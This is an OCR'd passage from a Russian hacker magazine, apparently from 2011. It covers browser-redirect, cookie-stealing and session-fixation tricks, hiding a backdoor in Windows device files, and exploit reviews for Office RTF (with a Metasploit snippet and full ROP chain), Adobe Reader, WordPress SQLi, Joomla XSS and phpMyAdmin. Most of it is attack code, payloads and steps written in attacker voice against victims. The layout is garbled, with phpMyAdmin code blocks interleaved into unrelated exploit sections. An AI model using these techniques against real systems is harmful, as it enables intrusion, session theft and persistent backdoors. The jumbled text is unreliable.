
РЕШЕНИЕ:

Представь следующую ситуацию. Мы затащили жертву на наш злой сайт, но юзер использует браузер, под который у нас нет сплоита — например, Chrome. Как заразить такого пользователя? Для данной ситуации есть одна интересная методика, основанная на том, что IE остается браузером по умолчанию у многих пользователей, вне зависимости от того, в каком браузере они проводят большую часть времени. Очень часто эта ситуация справедлива для корпоративных сетей, во многих из которых все еще стоят старые версии IE с запретом смены браузера по умолчанию. Так вот, заманив пользователя к нам на сайт, мы можем воспользоваться новым триком и при помощи специального PDF-файла заставить компьютер пользователя открыть любую страницу через IE. Все что нужно сделать — это прописать в PDF-файле следующий код:

```
app.launchURL("http://exploit-for-ie.com/",true);
```

Здесь должно быть все понятно. Мы указываем Acrobat Reader'у в яваскрипте, что следует открыть новое окно по ссылке. Первый параметр API-вызова — URL открываемого сайта. Второй — открыть в новом окне.

Суть атаки в том, что мы перенаправляем пользователя с хромом на данную PDF, а PDF, запустившись в Acrobat Reader'е, откроет новое окно с помощью браузера по умолчанию (в нашем случае IE). Пример работы этого трюка можно заценить здесь: bit.ly/pSuNmj. Предвосхищая твои мысли, сразу уточню, что если запустить такую PDF'ку с локального диска, то появится уведомительное сообщение, которое спалит всю затею.



Из FireFox через PDF в IE



№ 5 ЗАДАЧА: НАУЧИТЬСЯ КРАСТЬ СЕССИИ ИЗ HTTPS.

РЕШЕНИЕ:


Принято считать, что протокол HTTPS — это некая всесильная технология, позволяющая защитить пользователя и от фишинга (за счет проверки подписи сервера), и от перехвата трафика (за счет использования средств шифрования). Конечно, протокол хорош, но и в самом SSL'е (с версии 3 — TLS), и в его практических реализациях есть много проблем. Плюс если раньше все понимали, что HTTP небезопасен, и были осторожны, то с доверием к HTTPS'у, в определенных ситуациях у злоумышленников теперь даже больше шансов на успех, чем было раньше. В прошлом номере я писал про онлайн-сервис для проверки сайтов. Продолжая тему, я постараюсь коснуться основных проблем протокола HTTPS в этом и следующих выпусках.

Итак, давай вспомним, как происходит авторизация пользователя на большинстве порталов. При входе на сайт пользователь вводит логин и пароль в формочке, после чего отправляет запрос на сервер. Сервер проверяет данные, и если они правильны, то присваивает данному пользователю некий случайный идентификатор сессии. Этот идентификатор сервер посылает пользователю, как поле в заголовке ответа, если точнее — в кукисах. Далее, бродя по сайту и кликая по ссылкам, пользователь, кроме URL'ов отправляет в запросах к серверу и куки с идентификатором сессии. То есть, как мы видим, пароль передается только один раз. Секьюрно :).

Но если мы перехватим идентификатор в куках, то, подставив их в свой браузер, свободно сможем выполнять любые команды от имени пользователя, чьи куки мы украли.

Давай представим, что мы смогли приблизиться достаточно близко к жертве: например, сидим с ней на одной точке доступа W-Fi и провели Man-in-the-middle-атаку. Поскольку пользователь работает с сайтом по HTTPS, то даже если мы сможем отснифать трафик, на выходе получим лишь зашифрованный дамп. Что же делать? Нужно посмотреть, присутствует ли флаг Secure при установке сессионного идентификатора в Cookie. Этот флаг указывает на возможность передачи кукисов только через HTTPS. Если флаг не установлен, то нам повезло, и существует пара способов для кражи таких кукисов.

1. Пассивный метод. Очень часто бывает, что на сайте только один поддомен защищен HTTPS, но куки устанавливаются на все поддомены, в том числе и на незащищенные HTTPS. Так поступают из соображений производительности, и это тот случай, когда скупой платит дважды. В этом случае все что нам нужно для перехвата кукисов — это подождать, пока пользователь обратится к незащищенной части сайта. Куки передадутся в открытом виде, и мы легко получим к ним доступ.



Сессиные куки, отсутствие флага Secure, поле Domain на все поддомены

2. Активный метод. Если домен в кукисах задан точно и правильно, то нам следует поискать какие-нибудь другие открытые порты на данном сервере. Порт подойдет любой. Например, очень часто бывает, что 80 порт на https-ном домене оставляют, на нем висит редирект на 443 порт. Такой вариант нам отлично подойдет. Требуется дождаться любого исходящего HTTP-запроса от пользователя. После этого необходимо подменить ответ веб-сервера, добавив iframe (например) со ссылкой на атакуемый сервер, но с нестандартным портом (80 в нашем примере). Браузер пользователя, увидев iframe, подключится на этот нестандартный порт и первым же запросом передаст все свои куки в открытом виде.

С практической точки зрения порт может быть любым, но не очень хорошо юзать стандартные порты типа 21, 22, 25, 110, так как исходящие запросы на них в некоторых браузерах (например, в Firefox) заблокированы.

Хотелось бы еще раз отметить, что с данным флагом — Secure — у очень многих компаний проблемы. Как поставить этот флаг? Во-первых, установить его может программист, четко указав это в приложении. Во-вторых, можно настроить обязательную установку на уровне веб-сервера. Как пример, в Apache Tomcat до 6.20 флаг Secure требуется задавать вручную.



№ 6 ЗАДАЧА: ПОДМЕНИТЬ ПОЛЬЗОВАТЕЛЬСКУЮ СЕССИЮ.

РЕШЕНИЕ:

У описываемой техники есть стандартное название — Session_Fixation (bit.ly/nMswUp). Суть ее заключается в том, чтобы привязать атакуемого пользователя к конкретной сессии, значение которой нам уже известно.

Для реализации данной атаки нам требуется соблюдение двух условий. Во-первых, некий скрипт на атакуемом сервере, который позволяет в результате обработки входных данных отдавать в ответе заданный сессионный идентификатор.

Во-вторых, при входе пользователя в систему не должна осуществляться переинициализация сессионного идентификатора пользователя. Как часто возникают такие случаи? Я бы сказал, что многое зависит от размеров атакуемой системы и используемых технологий.

Алгоритм же атаки в общем виде таков:

1) Злоумышленник входит на атакуемый сайт и авторизуется на нем.
2) Злоумышленник получает сессионный идентификатор.
3) Злоумышленник подкидывает неавторизованному на сервере пользователю ссылку на скрипт с сервера, который устанавливает куки с идентификатором злоумышленника.
4) Пользователь авторизуется в системе.
5) Злоумышленник входит в систему под пользователем, так как ему известен сессионный идентификатор.

Как мы можем видеть, у нас получается захват пользовательской сессии. Что приятно для нас — реализовать это можно и по HTTP, и по HTTPS. В качестве места для экспериментов могу предложить тебе проект WebGoat от OWASP'а (bit.ly/jeqeOF). Это автономный веб-сервер с группой уязвимых скриптов под различные уязвимости.

```
C:\WINDOWS\system32\cmd.exe
C:\>copy file.txt \\.\c:\CON
Overwrite \\.\c:\CON? (Yes/No/All): y
        1 file(s) copied.

C:\>copy c:\windows\system32\cmd.exe \\.\c:\CON
Overwrite \\.\c:\CON? (Yes/No/All): y
        1 file(s) copied.

C:\>wmic process call create "\\.\c:\CON"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 2700;
        ReturnValue = 0;
};

\\.\c:\CON
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Но с помощью колдовства файлы устройств даже запустить можно



ЗАДАЧА: СОЗДАТЬ НЕУДАЛЯЕМЫЙ ФАЙЛ ПОД WINDOWS.

РЕШЕНИЕ:

Конечно, неудаляемых файлов не бывает :). Но вот затруднить удаление файла так, что без гугла не справиться — это можно. Зачем может понадобиться такая возможность? Например, для того чтобы закачанный шелл или бэкдор не удалили.

Способ заключается в том, что нашу информацию мы будем хранить в специальных файлах — файлах устройств. Они появились еще в далекие времена DOS'а и, по идее, использовались для прямого обращения к устройствам (люди, жившие в то время, но все еще читающие журнал «Хакер», могут меня поправить :). С учетом backward capability — эти файлы есть еще во всех Windows. Если конкретнее, то файлы эти — CON, AUX, COMx, NUL, PRN, LPTx, CLOCKx (где x — число от 1 до 9). Смысл большинства из них, я думаю, ясен. Основная фича в том, что их не создать обычным образом, а создав — не удалить. И запускаются/читаются они тоже нестандартно.

Но перейдем к делу. Чтобы создать файл, нам потребуется написать в консоли:




```
Copy file.txt \\.\c:\CON
```

Таким образом, мы можем создавать файлы устройств и записывать в них информацию. Самое простое — закинуть данные сначала в file.txt. Путь до CON лучше указывать полный. Вывод информации осуществляется аналогично, но наоборот.

```
Copy \\.\c:\CON file.txt
```

Но самое интересное в том, что мы можем положить в файл устройства exe'шник. Например, для наглядности я положил в CON cmd.exe:



Файлы устройств просто так прочитать нельзя

```
copy c:\windows\system32\cmd.exe \\.\c:\CON
```

Самая же главная магия происходит, когда нам требуется запустить такой CON-cmd.exe:

```
wmic process call create \\.\c:\CON
```

Что приятно, данная фича работает и в Windows XP и в 7. А если мы закинем файл в какую-нибудь системную папку, то спрятанный бекдорчик совсем не будет вызывать подозрений. Жаль только, что для антвирусов данные файлы совсем не проблема. ⌶

iv (ivinside.blogspot.com)
pikofarad (115612, дер. Красная звездочка, д.1)



ОБЗОР ЭКСПЛОИТОВ

Приветствуем тебя, о достопочтимый читатель! Пишем тебе из деревни Красная звездочка, что во Владимирской области зиждется. Погода у нас отличная, да и вообще хорошо отдыхается. Давеча праздник какой-то отмечали — вино лилось рекой, и мужики местные, захмелев, проговорились, что ходит по интернетам молва об эксплоитах новых и интересных, да все подробности о них тут же и выложили. Мы послушали-послушали, да и решили рассказ сей тщательнейшим образом законспектировать и к письму этому приложить.

01 MS Office 2010 RTF Header Stack Overflow Vulnerability Exploit

CVSS V2 BASE SCORE: 9.3 (HIGH)

(AV:N/AC:M/Au:N/C:C/I:C/A:C)

BRIEF

Дата релиза: 3 июля 2011 года
Автор: Snake
CVE: CVE-2010-3333

Переполнение буфера на стеке в Microsoft Office XP SP3, Office 2003 SP3, Office 2007 SP2, Office 2010, Office 2004 and 2008 for Mac, Office for Mac 2011 and Open XML File Format Converter for Mac позволяет злоумышленнику исполнить произвольный код, используя специальным образом сформированные RTF-данные.

Данный эксплоит примечателен не собственно реализацией уязвимости (о ней было известно еще в октябре прошлого года), а использованием техники, названной «Ikazuchi DEP/ASRL Bypass», для обхода защитных механизмов DEP/ASLR.

EXPLOIT

Выдержка из спецификации RTF (Rich Text Format) для Microsoft Office Word 2003:

«Изображение свойств объектов.
Основная масса изображаемых объектов определяется серией свойств. Управляющие тэги располагаются следующим образом: первым идет тэг «{\shp», за ним следует «{*\shpinst». Далее идущие тэги описывают все свойства фигуры. Каждое из свойств имеет следующий формат:

```
{\sp{\sn PropertyName}{\sv PropertyValueInformation}}
```

Каждое свойство фигуры, определенное тэгом «\sp» представляет собой пару: имя («\sn») и соответствующее этому имени значение («\sv»).»

В POC RTF-файле за тэгом «\sn», задающего имя «pFragments» для свойства, следует тэг «\sv», задачей которого является описание значений для заданного ранее свойства «pFragments». Данный тэг содержит значения, разделенные точкой с запятой, третье из которых имеет неблаговидный лик, ну и, соответственно, обрабатывается при разборе RTF-файла вордом неверно. В общем виде структура эксплоита должна выглядеть следующим образом:

```
{\rtf1{\shp{\*\shpinst{\sp{\sn pFragments}{\sv A;B;[word1]
[word2][word3][hex_value_array]}}}}}
```

A — целочисленное значение, которое не может быть равно 2,4 или 8;
B — целочисленное значение;
word1 — 2-байтовое значение (sizeof(WORD)), которое не может быть нулем;

```
    public static function getConfigFile()
    {
        $cf = ConfigFile::getInstance();

        $crlf = (isset($_SESSION['eol']) && $_SESSION['eol'] == 'win') ? "\r\n" : "\n";
        $c = $cf->getConfig();

        // header
        $ret = '<?php' . $crlf
            . '/*' . $crlf
            . ' * Generated configuration file' . $crlf
            . ' * Generated by: phpMyAdmin '
                    . $GLOBALS['PMA_Config']->get('PMA_VERSION')
                    . ' setup script' . $crlf
            . ' * Date: ' . date(DATE_RFC1123) . $crlf
            . ' */' . $crlf . $crlf;

        // servers
        if ($cf->getServerCount() > 0) {
            $ret .= "/* Servers configuration */$crlf\$i = 0;" . $crlf . $crlf;
            foreach ($c['Servers'] as $id => $server) {
                $ret .= '/* Server: ' . strtr($cf->getServerName($id), '*/', '-') . " [$id] */" . $crlf
                    . '$i++;' . $crlf;
                foreach ($server as $k => $v) {
                    $k = preg_replace('/[^A-Za-z0-9_]/', '_', $k);
                    $ret .= "\$cfg['Servers'][\$i]['$k'] = "
                        . (is_array($v) && self::_isZeroBasedArray($v)
                                ? self::_exportZeroBasedArray($v, $crlf)
                                : var_export($v, true))
                        . ';' . $crlf;
                }
                $ret .= $crlf;
            }
            $ret .= '/* End of servers configuration */' . $crlf . $crlf;
        }
        unset($c['Servers']);
...
```

Функция, генерирующая конфиг phpMyAdmin

word2 — 2-байтовое значение, которое не может быть больше чем word1;
word3 — 2-байтовое значение, которое будет использоваться как размер для переполнения буфера на стеке;
word1*word2 — должны быть равны размеру выделяемой памяти под массив hex_value_array, соответственно значение это должно быть в меру адекватно;
hex_value_array — строка, содержащая значения, которыми будет перезаписываться буфер, располагающийся на стеке, в процессе его переполнения.
При начертании word1, word2 и word3 необходимо использовать обратный порядок записи: первым идет младший байт, затем старший.
Краткий отрывок из модуля для metasploit, генерирующего rtf-файл, который будет эксплуатировать данную уязвимость:

```
sploit = "%d;%d;" % [el_size, el_count]
sploit << data.unpack('H*').first
sploit << rest.unpack('H*').first

content  = "{\\rtf1"
content << "{\\shp"             # фигура
content << "{\\sp"              # свойство фигуры
content << "{\\sn pFragments}"# имя свойства
content << "{\\sv             #{sploit}}" # значение свойства

content << "}"
content << "}"
content << "}"

print_status("Creating '#{datastore['FILENAME']}' file ...")
file_create(content)
```

Перезапись буфера на стеке происходит в следующем месте библиотеки mso.dll:

```
39200b61  je short mso.39200b82
39200b63  mov ecx,dword ptr ss:[ebp+8]
39200b66  mov eax,dword ptr ds:[ecx+c]
39200b69  and eax,0ffff


39200b6e  push eax                          ; n
39200b6f  imul eax,dword ptr ss:[ebp+10]
39200b73  add eax,dword ptr ds:[ecx+10]
39200b76  push eax                          ; src
39200b77  push dword ptr ss:[ebp+c]         ; dest
39200b7a  call <jmp.&msvcr90.memcpy>  ; memcpy - overflow!

39200b7f  add esp,0c
39200b82  pop ebp
39200b83  retn 0c
```

В конце концов мы попадаем на первый адрес в ROP-цепочке, исполняем ее и видим калькулятор.
А теперь немного подробнее про ROP-цепочку:

```
0x3F2CB9E0      POP ECX
                RETN
                # HeapCreate() IAT = 3F10115C

0x3F389CA5      MOV EAX,DWORD PTR DS:[ECX]
                RETN
                # EAX == адрес HeapCreate()
```





Передача управления на начало ROP-цепочки

Развитие XSS-уязвимости Джумлы — CSRF эксплоит

```
0x3F39AFCF      CALL EAX
                RETN
        # Вызываем HeapCreate() и создаем
        # исполняемую кучу после этого вызова EAX
        # содержит адрес созданной нами кучи

0x3F2CB9E0      POP ECX
                RETN
         # pop 0x00008000 в ECX

0x3F39CB46      ADD EAX,ECX
                POP ESI
                RETN
        # прибавляем ECX к EAX вместо того, чтобы вызывать
        # HeapAlloc, теперь EAX указывает на RWX-кучу

0x3F2CB9E0      POP ECX
                RETN
        # pop 0x3F3B3DC0 в ECX, по этому адресу
        # можно что-нибудь записать

0x3F2233CC      MOV DWORD PTR DS:[ECX],EAX
                RETN
        # сохраняем адрес нашей RWX-кучи по адресу
        # 0x3F3B3DC0 (ECX) для дальнейшего использования

0x3F2D59DF      POP EAX
                ADD DWORD PTR DS:[EAX],ESP
                RETN
        # pop 0x3F3B3DC4 в EAX, по этому адресу
        # содержится 0 и туда можно что-нибудь записать
        # Что мы и сделаем, прибавив к 0 значение
        # регистра ESP, адрес ESP нам нужен,
        # скопировать шеллкод (который располагается на стеке)

0x3F2F18CC  POP EAX
        RETN
         # pop 0x3F3B3DC4 ( ESP address ) в EAX

0x3F2B745E      MOV ECX,DWORD PTR DS:[EAX]
                RETN
```

```
        # сейчас ECX указывает на ближайшее смещение
        # стека

0x3F39795E      POP EDX
                RETN
        # pop 0x00000024 в EDX

0x3F39CB44      ADD ECX,EDX
                ADD EAX,ECX
                POP ESI
                RETN
         # прибавим 0x24 к ECX (адрес стека)


0x3F398267      MOV EAX,ECX
                RETN

0x3F3A16DE      MOV DWORD PTR DS:[ECX],EAX
                XOR EAX,EAX
                POP ESI
                RETN
        # скопируем значение EAX (Stack Address+24 =
        # текущее значение ESP ) по текущему адресу стека
        # и снимем со стека значение в ESI. Теперь ESI
        # указывает на начало шеллкода, располагающегося на стеке

0x3F398267      MOV EAX,ECX
                RETN

0x3F2CB9E0      POP ECX
                RETN
         # pop 0x3F3B3DC0 (сохраненный адрес кучи) в ECX

0x3F389CA5      MOV EAX,DWORD PTR DS:[ECX]
                RETN
         # сейчас EAX указывает на нашу RWX-кучу
```



Вызов memcpy, творящий беззаконие на стеке

```
0x3F2B0A7C      XCHG EAX,EDI
                RETN 4
        # EDI = адрес нашей RWX-кучи

0x3F2CB9E0      POP ECX
                RETN
        # pop 0x3F3B3DC0 (сохраненный адрес кучи) в ECX


0x3F389CA5      MOV EAX,DWORD PTR DS:[ECX]
                RETN
        # EAX указывает на нашу RWX-кучу

0x3F38BEFB      ADD AL,58
                RETN
        # какой-то бред :)

0x3F2CB9E0      POP ECX
                RETN
       # pop 0x00000080 в ECX
       # (0x80 * 4 = 0x200 = размер копируемой области)

0x3F3441B4      REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
                POP EDI
                POP ESI
                RETN
        # Копируем шеллкод со стека в RWX-кучу

0x3F39AFCF      CALL EAX
                RETN
        # Исполняем шеллкод
```

TARGETS

Microsoft Office XP SP3, Office 2003 SP3, Office 2007 SP2, Office 2010, Office 2004 и 2008 для Mac, Office для Mac 2011 и Open XML File Format Converter для Mac.

SOLUTION

Установить обновления.

02 Adobe Reader X Atom Type Confusion Vulnerability Exploit

CVSS V2 BASE SCORE: 9.3 (HIGH)



(AV:N/AC:M/Au:N/C:C/I:C/A:C) (legend)

BRIEF

Дата релиза: 3 июля 2011 года



```
function PMA_createTargetTables($src_db, $trg_db, $src_link, $trg_link, &$uncommon_tables, $table_index, &$uncommon_tables_fields, $display)
{
    if (isset($uncommon_tables[$table_index])) {
        $fields_result = PMA_DBI_get_fields($src_db, $uncommon_tables[$table_index], $src_link);
        $fields = array();
        foreach ($fields_result as $each_field) {
            $field_name = $each_field['Field'];
            $fields[] = $field_name;
        }
        $uncommon_tables_fields[$table_index] = $fields;

        $Create_Query = PMA_DBI_fetch_value("SHOW CREATE TABLE " . PMA_backquote($src_db) . '.' . PMA_backquote($uncommon_tables[$table_index]), 0, 1, $src_link);

        // Replace the src table name with a `dbname`.`tablename`
        $Create_Table_Query = preg_replace('/' . PMA_backquote($uncommon_tables[$table_index]) . '/',
                                PMA_backquote($trg_db) . '.' .PMA_backquote($uncommon_tables[$table_index]),
                                $Create_Query,
                                $limit = 1
        );
```

Бажная функция PMA_createTargetTables

Автор: Snake

CVE: CVE-2011-0611

Еще одно ухищрение, направленное на обход DEP/ASLR и использующее в качестве базы уязвимость CVE-2011-0611, опубликованную 4 мая 2011 года.

EXPLOIT

Этот метод обхода механизмов защиты DEP/ASLR был назван Tatsumaki. Применяется он для Adobe-X (но не для sandbox). Для того чтобы было хорошо, необходимо подгрузить библиотеку cryptocme2.dll.
Кодес для загрузки cryptocme2.dll:

```
<</Type/Catalog/Pages 3 0 R/OpenAction 5 0 R/AcroForm 7 0 R >>
And then

8 0 obj
<</Length 372>>

stream
<?xml version="1.0" encoding="UTF-8"?>
<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
<config xmlns="http://www.xfa.org/schema/xci/2.6/">
<present><pdf><interactive>1</interactive></pdf></present>
</config>
<template xmlns="http://www.xfa.org/schema/xfa-
template/2.6/">
<subform name="form1" layout="tb" locale="en_US">
<pageSet></pageSet>
</subform></template></xdp:xdp>
endstream
endobj

xref
```

Теперь мы можем пользоваться любезно предоставленной библиотекой, скомпилированной без поддержки ASLR, для своих исследовательских целей :).


TARGETS

Adobe Flash Player до версии 10.2.154.27 на ОС Windows, Mac OS X, Linux, и Solaris, и 10.2.156.12 и более ранние версии на Android;
Adobe AIR до 2.6.19140;
Authplay.dll (так называемый AuthPlayLib.bundle) в Adobe Reader 9.x до 9.4.4 и 10.x вплоть до 10.0.1 на Windows;
Adobe Reader 9.x до 9.4.4 и 10.x до 10.0.3 на Mac OS X;
также Adobe Acrobat 9.x до 9.4.4 и 10.x до 10.0.3 на Windows и Mac OS X позволяют удаленным атакующим исполнять произвольный код или вызывать отказ в обслуживании сервиса (падение приложения) через специальным образом сформированные Flash-данные.

SOLUTION

Обновить Adobe Flash Player.







Содержимое RTF-документа, приводящее к падению

03 SQL-инъекции в WordPress 3.1.3

CVSSV2 6.0

(AV:N/AC:M/Au:S/C:P/I:P/A:P)

BRIEF

Что такое WordPress должен знать каждый школьник начальных классов, поэтому не буду долго по этому поводу распространяться, а сразу перейду ближе к телу. На этот раз уязвимость обнаружена не в каком-нибудь плагине, а в самом движке, поэтому ей подвержены абсолютно все ресурсы на этом движке, хотя и не абсолютно всех версий.
Да и с эксплуатацией здесь не все так просто: чтобы выполнить SQL-инъекцию, потребуется пользователь с правами Editor, не меньше! Ну и если все сложится хорошо, то ты сможешь поиметь доступ к БД сайта с правами пользователя WordPress, а, стало быть, и слить реквизиты всех пользователей и так далее.

EXPLOIT

Уязвимость существует из-за неподобающей фильтрации переменных, короче, как обычно.
Функция get_terms(), определенная в wp-includes/taxonomy.php, недостаточно хорошо проверяет данные, переданные клиентом, в результате чего пользователь с привилегиями Editor может внедрить произвольные SQL-команды в параметрах orderby и order. Следующие URL показывают точки внедрения SQL-команд (помечены обозначением [ШЛЯПА]):

```
• http://localhost/wp-admin/edit-tags.php?
taxonomy=link_category&orderby=[ШЛЯПА]&order=[ШЛЯПА]
• http://localhost/wp-admin/edit-tags.php?
taxonomy=post_tag&orderby=[ШЛЯПА]&order=[ШЛЯПА]
• http://localhost/wp-admin/edit-tags.php?
taxonomy=category&orderby=[ШЛЯПА]&order=[ШЛЯПА]
```

Аналогичная ситуация наблюдается с функцией get_bookmarks(), которая находится в файле wp-includes/bookmark.php, URL для последующей эксплуатации выглядит похожим образом: `http://localhost/wp-admin/link-manager.php?orderby=[ШЛЯПА]&order=[ШЛЯПА]`.
Чуть не забыл, что инъекции тут слепые, поэтому вручную тут ловить нечего, а надо бы воспользоваться благами цивилизации, то есть средствами автоматизации. К примеру, запросто сгодится всеми известный sqlmap, входящий в состав BackTrack.

TARGETS

WordPress 3.1.3/3.2-RC1 и, возможно, более ранние версии.

SOLUTION

Нужно обновиться до версии 3.1.4 или 3.2-RC3. Если такой возможности нет, то можно временно понизить всех пользователей-редакторов до ранга Author.

04 Множественные XSS-уязвимости в Joomla! 1.6.3

CVSSV2 6.8

(AV:N/AC:M/Au:N/C:P/I:P/A:P)

BRIEF

В конце июня сего года этническими хакерами из группировки YGN было опубликовано полное раскрытие уязвимостей в базовых компонентах Joomla, а именно: com_contact, com_content, com_newsfeeds и com_search. Уязвимости позволяют атакующему внедрить в содержимое страницы произвольные скрипты, тем самым завладев данными сессии беспечного пользователя, перешедшего по специально сформированной URL.

EXPLOIT

Некоторые параметры в базовых компонентах Joomla! не отличились выдающимися результатами по фильтрации спецсимволов, среди них QueryString, option и searchword. PoC для компонента com_contact и параметра QueryString выглядит так:

```
http://attacker.in/joomla163_noseo/index.php?option=com_c
ontact&view=category&catid=26&id=36&Itemid=-
1";><script>alert(/XSS/)</script>
```

Для других компонентов ситуация не сильно отличается:

```
• http://attacker.in/joomla163_noseo/index.php?option=com_c
ontent&view=category&id=19&Itemid=260&limit=10&filter_order_
Dir=&limitstart=&filter_order=><script>alert(/XSS/)</script>
http://attacker.in/joomla163_noseo/index.php?option=com_n
ewsfeeds&view=category&id=17&whateverehere=";><script>
alert(/XSS/)</script>&Itemid=253&limit=10&filter_order_
Dir=ASC&filter_order=ordering

• http://attacker.in/joomla163_noseo/index.
php?option=";><script>alert(/XSS/)</script>&task=reset.
request
```


А вот для эксплуатации уязвимости в компоненте com_search и параметре searchword придется изменить POST-запрос любыми подручными средствами (Live HTTP Headers, Tamper Data, etc). В результате запрос должен принять примерно такой вид:

```
POST /joomla163/index.php HTTP/1.1
Referer: http://attacker.in/joomla163/
User-Agent: Konqueror/4.5
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Host: attacker.in
Accept-Encoding: gzip, deflate
Content-Length: 125

option=com_search&searchword='%2522%253C%252Fscript%253E%2
53Cscript%253Ealert(%252FXSS%252F)%253C%252Fscript%253E&ta
sk=search
```

TARGETS

Joomla! 1.6.3 и более ранние.





SOLUTION

Надо обновиться до Joomla! 1.6.4 или более поздней.

05 Множественные уязвимости в phpMyAdmin 3.x

CVSSV2 7.5

(AV:N/AC:L/Au:N/C:P/I:P/A:P)

BRIEF

В июле месяце неким исследователем под ником Mango был обнаружен ряд уязвимостей в phpMyAdmin — популярном веб-приложении, предназначенном для администрирования СУБД MySQL. Среди них множество SQL-инъекций и XSS разной степени сложности, произвольные выполнения кода и выход за пределы корневой директории веб-сервера. Разберемся с ними по порядку.

EXPLOIT

В файле libraries/auth/swekey/swekey.auth.lib.php рассмотрим кусок кода на 266-276 строках:

```
if (strstr($_SERVER['QUERY_STRING'],'session_to_unset')
  != false)
{
   parse_str($_SERVER['QUERY_STRING']);
   session_write_close();
   session_id($session_to_unset);
   session_start();
   $_SESSION = array();
   session_write_close();
   session_destroy();
   exit;
}
```

Замес здесь состоит в том, что функция parse_str принимает лишь один параметр, что позволяет нам получить доступ ко всем переменным в текущем пространстве имен, в том числе к массиву $_SESSION. Это открывает возможности для эксплуатации ряда SQL-инъекций и XSS, но не будем останавливаться на них, а перейдем к более серьезным багам.
На рисунке приведен кусок кода, который генерирует конфигурационный файл, обрати внимание на строчку 42, где создается некий комментарий с дополнительной информацией в конфиге. Легко видеть, что вызов $cf->getServerName($id) фильтруется на закрытие, собственно говоря, коммента. Зато переменная $id, входящая в массив $c['Servers'], никак не фильтруется. Таким образом, появляется возможность вставить символы закрытия коммента */, а заодно и выполнить произвольный PHP-код. Генерируется же массив $c вызовом функции $cf->getConfig() на строке 26. А вот, собственно, и код этой функции:

```
public function getConfig()
{
   $c = $_SESSION[$this->id];
   foreach ($this->cfgUpdateReadMapping as $map_to =>
        $map_from)
   {
